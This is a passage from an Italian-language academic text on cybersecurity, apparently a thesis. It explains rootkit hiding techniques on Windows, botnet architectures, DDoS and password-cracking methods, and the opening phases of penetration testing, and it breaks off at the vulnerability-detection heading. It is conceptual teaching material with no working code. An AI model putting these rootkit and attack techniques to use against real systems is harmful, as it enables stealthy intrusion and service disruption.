Il rootkit è una tipo di malware creato con lo scopo di ottenere i permessi di root (amministratore) sul dispositivo bersaglio, mentre riesce a nascondersi dagli occhi dell'utente, del sistema operativo o dai software anti-malware. [26] La loro rimozione diventa dunque una vera e propria sfida, che ha richiesto la creazione di appositi software anti-rootkit. Vedremo ora delle tecniche di design di rootkit, che sono attualmente usate contro i sistemi che si basano su Windows:

- **System hooking:** questa tecnica reindirizza le chiamate di sistema verso programmi malevoli che risiedono in memoria. Il risultato è che il rootkit può intercettare il flusso di esecuzione e filtrare i risultati che sono resti-

tuiti ai programmi chiamanti, nascondendosi nel processo. Il rilevamento di questo tipo di rootkit è difficile per i software anti-malware signature-based o per gli scanner di integrità dei file, perchè i file di sistema sul disco non vengono alterati.

- **Direct Kernel Object Manipulation(DKOM):** in questa tecnica le strutture dei dati del kernel vengono modificate per - ad esempio - nascondere processi o cambiare privilegi. Questa tecnica trae vantaggio dal fatto che ci sono due liste separate per thread e processi: la lista ETHREAD è utilizzata dallo scheduler della CPU, mentre la lista EPROCESS è utilizzata a fini contabili. Modificando i collegamenti nella lista EPROCESS (lasciando ETHREAD da sola), il rootkit è ingrado di nascondersi e far sì che il thread malevolo continui la sua esecuzione.
- **System Routine Patching:** in questa tecnica, l'autore del rootkit modifica il codice sorgente di una routine di sistema, per far passare il percorso di esecuzione verso un codice malevolo che risiede su una memoria o disco.
- **Filter Drivers:** l'architettura dei driver di Windows è progettata in maniera stratificata, cosicchè i produttori di hardware di terze parti possano inserire i loro driver all'interno degli strati, e utilizzare le funzionalità già esistenti messi a disposizione dal sistema operativo Windows. Questa caratteristica costituisce una nuova opportunità per i creatori di rootkit per iniettare il codice malevolo, con lo scopo interrompere il flusso dei pacchetti di richiesta I/O, ed eseguire attività come la registrazione dei tasti o il filtraggio dei risultati restituiti dai software anti-malware.

1.8 Botnet

Una botnet è una rete di dispositivi infettati da bot o malware, che fanno tutti capo ad un unico dispositivo,il *botmaster*, che li comanda da remoto usando protocolli di rete come IRC o HTTP. Maggiore è il numero dei dispositivi che fanno parte della rete, e maggiore è la potenzialità offensiva dell'attaccante. Ogni botnet è composta essenzialmente da quattro elementi principali: i bot o gli zombi (che sono le macchine infette), il *bot code* (il codice malevolo che infetta i target vulnerabili nella rete), il *bot master* (l'aggressore che crea il codice del bot e controlla la rete), ed il *Command and Control* server (C&C) (il punto centrale d'incontro per tutti i bot nella botnet). [27] [28] [29]



Figura 1.5: Generica struttura di una botnet

Quest'ultima componente è la sorgente principale dalla quale i bot ricevono le istruzioni riguardo le varie operazioni, ed è anche il riferimento per il report dei risultati e dello stato delle loro attività. Le botnet sono utilizzate per diverse tipologie di attacco, tra cui DDoS, campagne di spam, furto di informazioni personali, mining di criptovalute e diffusione di malware.

1.8.1 Architettura di una botnet

L'architettura di una botnet può essere di tre tipi:

- **Centralizzata:** tutti i bot fanno riferimento al server C&C per la ricezioni di comandi e aggiornamenti. Tuttavia in questo tipo di architettura, una volta individuato ed eliminato il server C&C centralizzato, i bot smettono di ricevere comandi e la botnet muore.
- **Decentralizzata:** questa architettura si basa sul modello di reti P2P (Peer-to-peer): ogni host infetto ha la capacità di funzionare sia da bot che da C&C server. Il botmaster invia i comandi ai bot che li ricevono e a loro volta hanno la capacità di inviarli ad altri nella rete. Il bot code quindi è creato in maniera tale da essere un unità autosufficiente. Questo sistema è senza dubbio molto più sicuro rispetto al centralizzato, in quanto lo shutdown della botnet diventa estremamente complesso e possibile solamente indentificando tutti i bot presenti. Allo stesso tempo però, una botnet con questo tipo di architettura è molto più complessa da realizzare.
- **Ibrida:** cerca di sfruttare sia i vantaggi dell'architettura centralizzata che di quella decentralizzata. Ad esempio, una botnet può comunicare con i C&C server (attestati su rete P2P) tramite protocollo HTTP per bypassare i meccanismi di difesa quali firewall. Il metodo ibrido può sfruttare qualsiasi protocollo esistente, a discrezione del botmaster.



Figura 1.6: Architetture di una botnet

1.8.2 Ciclo di vita di una botnet

Il ciclo di vita di una botnet è suddiviso nelle seguenti fasi:

1. **Infezione e propagazione:** il bot master rilascia il bot code in Internet. Esso è in grado di sfruttare le vulnerabilità presenti sugli elaboratori per infettarli. Le tecniche di infezione più utilizzate sono le medesime viste per le altre tipologie di malware.

2. **Reclutamento e raccolta:** In questa fase il botmaster verifica quali siano i dispositivi zombie che si sono connessi con successo alla botnet.

3. **Sincronizzazione e reporting:** in questa fase i membri della botnet sono sincronizzati con il centro C&C, dal quale ora possono ricevere comandi e direttive. Dopo questa fase, i bot devono mantenere la sincronizzazione con il sistema C&C in ogni momento per ricevere nuovi comandi, parametri di infiltrazione e specifiche di acquisizione, che eseguono prontamente. Successivamente, vengono installate backdoor sugli zombie, le porte inutilizzate vengono aperte e/o dirottate, in modo tale che anche dopo gli aggiornamenti dei firewall e l'applicazione di patch di sicurezza, questi rimarrebbero comunque difficili da fermare. Essi garantiscono accessi futuri al bot da parte del server C&C e del botmaster quando sarà necessario.

1.9 DDoS (Distributed Denial of Service)

Un attacco DoS (Denial of service) è un tentativo da parte di un aggressore di compromettere l'accesso ad un servizio, e solitamente ciò avviene attraverso la saturazione delle risorse di quest'ultimo. Quando ciò avviene utilizzando come mezzo offensivo fonti diverse (come ad esempio nel caso di una botnet), si parla allora di DDoS (Distributed denial of service). [30] [31]



Figura 1.7: Attacco DDoS atraveso una botnet - *tech-hardware.it*

1.9.1 Classificazione e tipologie di attacco

Gli attacchi di questo tipo possono essere classificati in tre categorie principali, e per ognuna di esse troviamo diverse tipologie di attacco: [32]

Attacchi volumetrici: questa categoria riguarda gli attacchi DDoS più classici, che consistono nel generare grandi volumi di traffico; i server saranno sopraffatti dalle eccessive richieste, le reti dall'elevato traffico e i database dalle innumerevoli chiamate. Su Internet, un attacco DDoS cerca di saturare la larghezza di banda di un sito e l'entità dell'attacco viene generalmente misurata in bit al secondo. Tra gli attacchi DDoS volumetrici troviamo:

- **UDP Flood:** il protocollo UDP (User Datagram Protocol) invia pacchetti senza attendere una risposta: questa caratteristica lo rende perfetto per l'invio di pacchetti con lo scopo di saturare un host remoto. Una volta ricevuto il pacchetto UDP su una qualsiasi porta, il server deve controllare a quale applicazione è associata quest'ultima, e ciò attiverà dei processi automatici. Ripetendo questa azione un numero elevato di volte, è possibile sovraccaricare il server che finirà per smettere di funzionare.
- **ICMP (Ping) Flood:** l'ICMP (Internet Control Message Protocol), è un protocollo per la segnalazione degli errori, utilizzato dall'utilita di diagnostica ping. Quando si esegue un "ping" di un sito web, i risultati possono comunicarci alcuni tipi di problema nella connettività. Il ping invia un pacchetto di informazioni di piccole dimensioni al sito, e que-

st'ultimo ne rinvia un altro di simili dimensioni. Il ping flooding consiste quindi nell'invio eccessivo di richieste ping, senza aspettare le risposte, e dato che il protocollo prevede che il server risponda ad esse, questo consuma larghezza di banda sia in entrata che in uscita.

Attacchi al protocollo: in questa categoria troviamo gli attacchi che mirano al consumo delle risorse effettive del server, o di quelle delle apparecchiature di communicazione intermedie, come firewall e sistemi di bilanciamento del carico; la loro entità è spesso misurata in pacchetti per secondo (Pps). Tra gli attacchi appartenenti a questa categoria abbiamo:

- **Ping of death:** è una variante del ping flood descritto prima, che invece di utilizzare volumi elevati di pacchetti di dati di dimensioni simili, aggira le misure di sicurezza e invia pacchetti di dati sovradimensionati o malformati per sovraccaricare il sistema preso di mira.
- **IP Null attack:** tutti i pacchetti conformi al protocollo IPv4, contengono un intestazione dove viene specificato qual è il protocollo di trasporto utilizzato per quel pacchetto. Un attaccante potrebbe impostare tale intestazione ad un valore nullo, ed il server consumerà risorse nel tentativo di determinare come consegnare quei pacchetti.
- **SYN Flood:** questo tipo di attacco va a colpire la prima parte della sequenza di connessione "three-way-handshake", eseguita tramite protocollo TCP (Trasmission control protocol), ovvero quando viene inviata una richiesta SYN (sincronizzazione) da un host verso un target per stabilire una connessione. L'attaccante invia numerose richieste SYN da falsi indirizzi IP, il server target invierà un un SYN-ACK (sincronizzazione-riconoscimento) di risposta per ognuna di esse e si metterà in attesa di un segnale ACK da parte dell'host che ha richiesto inizialmente la connessione, che però non arriverà: ciò fa sì che il server target vincoli delle risorse inutilmente, arrivando a non poter più stabilire nuove connessioni.

Attacchi alle applicazioni: appartengono a questa categoria quegli attacchi che vanno a sfruttare le vulnerabilità delle applicazioni, e mirano al consumo dei processi software, del numero di thread, del numero connessioni, dello spazio su disco. Solitamente le applicazioni prese di mira sono i web server. In questa categoria troviamo:

- **HTTP Flood:** questo tipo di attacchi abusa dei comandi HTTP per attaccare i web server o le applicazioni. In base al comando utilizzato troviamo:
  - *GET Attacks:* gli aggressori utilizzano una botnet per inviare un gran numero di richieste GET simultanee per file di grandi dimensioni.

– *POST Attacks:* come nel caso precedente, ma qui le richieste di POST sono inviate con l'obiettivo di archiviare file di grandi dimensioni sul server target.

– *Low-and-Slow POST Attacks:* vengono inviate delle richieste POST nelle quali viene indicato che verranno inviati grandi quantità di dati, mentre in realtà verranno spediti pochi bit di dati alla volta, molto lentamente: ciò attiva le difese sul server che si mette in attesa di un grande volume di dati e blocca le risorse su di esso.

1.10 Password Cracking

Quando si parla di *password cracking* ci si riferisce, in generale, a quel processo di recupero di una password dimenticata o sconosciuta, mediante l'utilizzo di un programma applicativo. In questa sezione, con tale termine intendiamo quel tentativo da parte di un attaccante di determinare e rubare una password. L'ottentimento delle password in generale può avvenire in molti modi, alcuni tra i quali sono stati già presentati nel corso del capitolo e fanno spesso leva sull'errore umano, come ad esempio il phishing. Esistono tuttavia tool e tecniche mirate appositamente al cracking delle password, dove l'attaccante prende maggiormente parte in maniera attiva. Questo tipo di attacco può essere realizzato principalmente un due differenti modalità: [33] [34]

- **Attacco online:** ciò solitamente avviene interagendo con una pagina di login, dove appunto gli utenti inseriscono le proprie credenziali: dunque è richiesta la risposta online del sito "interrogato". Un attacco online è molto limitato sotto due punti di vista: il primo riguarda la velocità della rete, dato che per ogni tentativo c'è bisogno di attendere una risposta dal server, il secondo invece è che quasi sempre sono implementati dei meccanismi di sicurezza da parte delle applicazioni web, che impediscono un numero elevato di tentativi.
- **Attacco offline:** questo tipo di attacco può essere effettuato nel momento in cui sia già stato estratto il database delle password. Tuttavia è raro che le password vengano salvate in chiaro, ma spesso sono codificate e nel database sono presenti gli "hash".

1.10.1 Hashing delle password

Una funzione hash è un algoritmo che associa un dato (messaggio) di una certa dimensione, ad una stringa binaria (hash) di dimensione fissa. [35] Quest'ultima viene poi convertita e rappresentata in esadecimale. Una caratteristica fondamentale degli hash è quella di non essere invertibile, ovvero non è possibile risalire al valore iniziale. Come affermato da OWASP, le funzioni hash utilizzate in crittografia hanno due proprietà chiave:

- È facile calcolare l'hash, ma presocché impossibile rigenerare l'input originale
- È difficile creare un input che corrisponda ad un output desiderato.

Tra gli algoritmi hash più usati troviamo MD5, SHA-1, SHA-2 e SHA-3.



Figura 1.8: Hashing di un testo - *www.auth0.com*

1.10.2 Tecniche di password cracking

Tra le principali tecniche utilizzate dagli aggressori per il password cracking troviamo:

Brute force: è l'attacco più classico, e consiste nel provare tutte le possibili password, partendo dalle combinazioni più semplici fino ad arrivare a quelle più complesse, con la lunghezza di esse che cresce fino ad un massimo stabilito. È un tipo di attacco concettualmente semplice, che si basa molto sulle prestazioni del calcolatore utilizzato; al giorno d'oggi, utilizzando GPU in parallelo, è possibile effettuare fino a 100 miliardi di hash per secondo. In linea teorica, avendo a disposizione un tempo illimitato, e avendo quindi la possibilità di effettuare infiniti tentativi, questo tipo di attacco sarebbe infallibile; ovviamente così non è, e tra le variabili che influiscono sul tempo necessario per la riuscita dell'attacco, abbiamo la lunghezza della password, e la varietà di caratteri utilizzata (come simboli e numeri), ovvero la complessità.

Dictionary attack: in questa tipologia di attacco vengono utilizzate liste di password, che contengono parole di senso compiuto, e che vengono caricate dai software di password cracking. Inoltre è anche possibile impostare delle regole, come la lunghezza della password, i tipi di caratteri utilizzati, le lingue,

o anche combinazioni di più parole. Possiamo vederlo come una variante del brute force, dove invece di utilizzare combinazioni casuali di lettere, numeri e simboli, si utilizzano le parole dei dizionari, che sono costruiti anche in base alle abitudini degli utenti.

Rainbow-table attack: una rainbow-table è una lista di hash precalcolati per un insieme di password. Ciò significa che se nel database è presente un hash che si trova anche nella rainbow-table, non sarà necessario decifrarlo. Queste tabelle si presentano come file di grandi dimensioni, che possono andare anche oltre i 100GB. Una contromisura utilizzata contro queste tabelle è il "salt": quando un utente crea un password, verrà aggiunto un valore casuale che si aggiunge ad essa nella funzione di hash, producendo così un altro valore rispetto a quello che verrebbe prodotto con la sola password.

Credential stuffing: questo tipo di attacco si basa sull'abitudine degli utenti di riutilizzare le stesse credenziali per accedere a servizi diversi. Quando avviene una violazione di un database (data breach), spesso liste di numerose coppie username-password vengono esposte; quando un attaccante entra in possesso di esse, può utilizzare dei bot effettuare tentativi di login con tali set di credenziali, attaccando servizi diversi. Anche questo tipo di attacco può essere visto come una variante del brute force, dal quale però differisce per il fatto che non vengono effettuati tentativi senza contesto, ma ci si basa - come detto in precedenza - sul riutilizzo da parte di un utente delle stesse credenziali. [36]

Password Spraying: si tratta di una attacco che è concettualmente l'opposto del brute force: mentre in questo secondo caso si tentano numero password per accedere all'account di un singolo utente, nel password spraying si tenta una singola password di utilizzo comunque per accedere a più account. Ciò fa quindi leva sul fatto che almeno un utente abbia utilizzato una password debole o banale.

Capitolo 2

Vulnerability Assessment e Penetration Testing (VAPT)

2.1 Definizioni, vantaggi e svantaggi

Nel capitolo precedente abbiamo analizzato i più comuni attacchi informatici, i quali però costituiscono solo una parte di come un'aggressore può effettuare azioni malevole verso dispositivi altrui; inoltre è stata già delineata la differenza tra vulnerabilità e minaccia, e ricordiamo che la prima altro non è che una falla sfruttabile da un'aggressore per trarne un qualche vantaggio. Nel tentativo di migliorare le difese informatiche, gli esperti hanno sviluppato una procedura per scovare le vulnerabilità in sistemi e organizzazioni chiamato "Vulnerability Assessment e Penetration Testing", anche indicato con VAPT: essa consiste nel simulare attacchi inautorizzati (penetration testing) provenienti da un *black hat hacker* (ovvero hacker con intenti criminali), previa una scansione di quelle che sono le vulnerabilità sfruttabili (vulnerability assessment). [37] I due termini quindi indicano concetti diversi ma collegati tra loro, e che spesso vengono erroneamente utilizzati come sinonimi. Lo svolgimento periodico di tale procedura porta con se diversi vantaggi: vengono fornite informazioni dettagliate riguardo le minacce che potrebbero colpire l'organizzazione, si evitano perdite economiche e di reputazione, si riducono gli attacchi interni ed esterni e si vanno a sistemare altri problemi di sicurezza. Tuttavia queste procedure portano con se alcuni svantaggi, tra cui il costo previsto per l'ingaggio di un esperto o l'esecuzione non corretta, che potrebbe portare alla perdita o esposizione di dati sensibili, ma anche al blocco dei server e dell'intero sistema aziendale. Come vedremo nel proseguio del capitolo, si farà utilizzo di diversi tools, ognuno dei quali ha funzionalità specifiche. La maggior parte degli strumenti utili ad un esperto per effettuare test di sicurezza sono già installati in sistemi operativi nati per essere utilizzati proprio in questo campo: tra questi il più noto è Kali Linux.

2.2 Fasi di una VAPT

Come già detto, la procedura VAPT completa è suddivisa in due parti (VA - PT), ed è inoltre possibile individuare nove step principali. [38]



Figura 2.1: VAPT Workflow

2.2.1 Preparation phase

In questa prima fase si va a delineare, attraverso un accordo tra l'organizzazione ed il tester, quello che è lo scopo del test, le tempistiche entro quali effettuarlo, quali sistemi testare e il tipo di approccio da utilizzare; riguardo ques'ultimo abbiamo tre tecniche principali:

- **Black-box testing:** in questo tipo di approccio il tester non ha nessuna conoscenza dell'architettura del target. Dunque per raggiungere il suo obiettivo, esso deve prima studiare il sistema con il quale avrà a che fare, osservando la risposta del target alle sue azioni provenienti dall'esterno.
- **White-box testing:** questo tipo di approccio è l'opposto del precedente: i tester hanno ricevuto tutte le informazioni approfondite sul target, come una mappa della rete, credenziali, disegno dell'architettura, codice sorgente etc.. . Spesso questa tecnica viene indicata anche come *internal testing*, e ciò è dovuto al fatto che il tester effettuerà la procedura dall'in-

terno della rete, spesso in concomitanza con i membri dell'organizzazione stessa.

- **Gray-box testing:** in questo caso vengono fornite al tester solo informazioni parziali sul target, trattasi solitamente di credenziali. È una via di mezzo tra i due approcci precedenti, utile a testare in maniera realistica la sicurezza, eseguendo la procedura da una rete esterna o interna.

2.2.2 Information gathering

In questa fase il tester deve cercare di raccogliere quante più informazioni possibili sul target, come lo stato della rete, la versione dei sitemi operativi, il range degli indirizzi IP, eventuali tracce dell'attività degli utenti ed altre informazioni utili. Per fare ciò si distinguono due metodologie principali: **attiva** e **passiva**. [39] [40]

Attiva: si cercano di carpire informazioni utili entrando in contatto direttamente con il target, ad esempio tramite tecniche di ingegneria sociale oppure tramite l'utilizzo di tool che lasciano però aperta la possibilità che il tester venga visualizzato dal target.

Passiva: si tratta di un approccio che al contrario del precedente cerca di evitare di entrare in contatto con il target. Si prendono quindi informazioni provenienti da fonti aperte, come ad esempio il sito dell'organizzaizione stessa, social network, blog etc.. .

Tra i tools utilizzati per la raccolta delle informazioni troviamo:

- **Whois:** è un tool che interroga un database online per ottenere informazioni come il nome del proprietario di un dominio, i contatti e le date di registrazione e scadenza. Ogni volta che qualcuno acquista un dominio, le informazioni vengono salvate in tale database.



Figura 2.2: Comando whois per google.com

- **Dig:** consente di interrogare i server DNS. Con tale comando su una macchina linux è possibile quindi richiedere informazioni su vari record DNS, inclusi indirizzi host, scambi di posta e server dei nomi.
- **Google dorks:** sono dei "comandi Google" molto utili per affinare i risultati di una ricerca. Ad esempio cercando

  ```
  inurl:login.html
  ```

  otteniamo come risultato esclusivamente gli url che hanno login.html nella loro pagina.



Figura 2.3: Esempio di Google dork

- **Shodan:** è il principale motore di ricerca dedicato ai dispositivi connessi in internet, e permette di ottenere diverse informazioni sui dispositivi connessi in rete, tra cui anche quelli non configurati correttamente (ad esempio telecamere).

2.2.3 Vulnerability detection

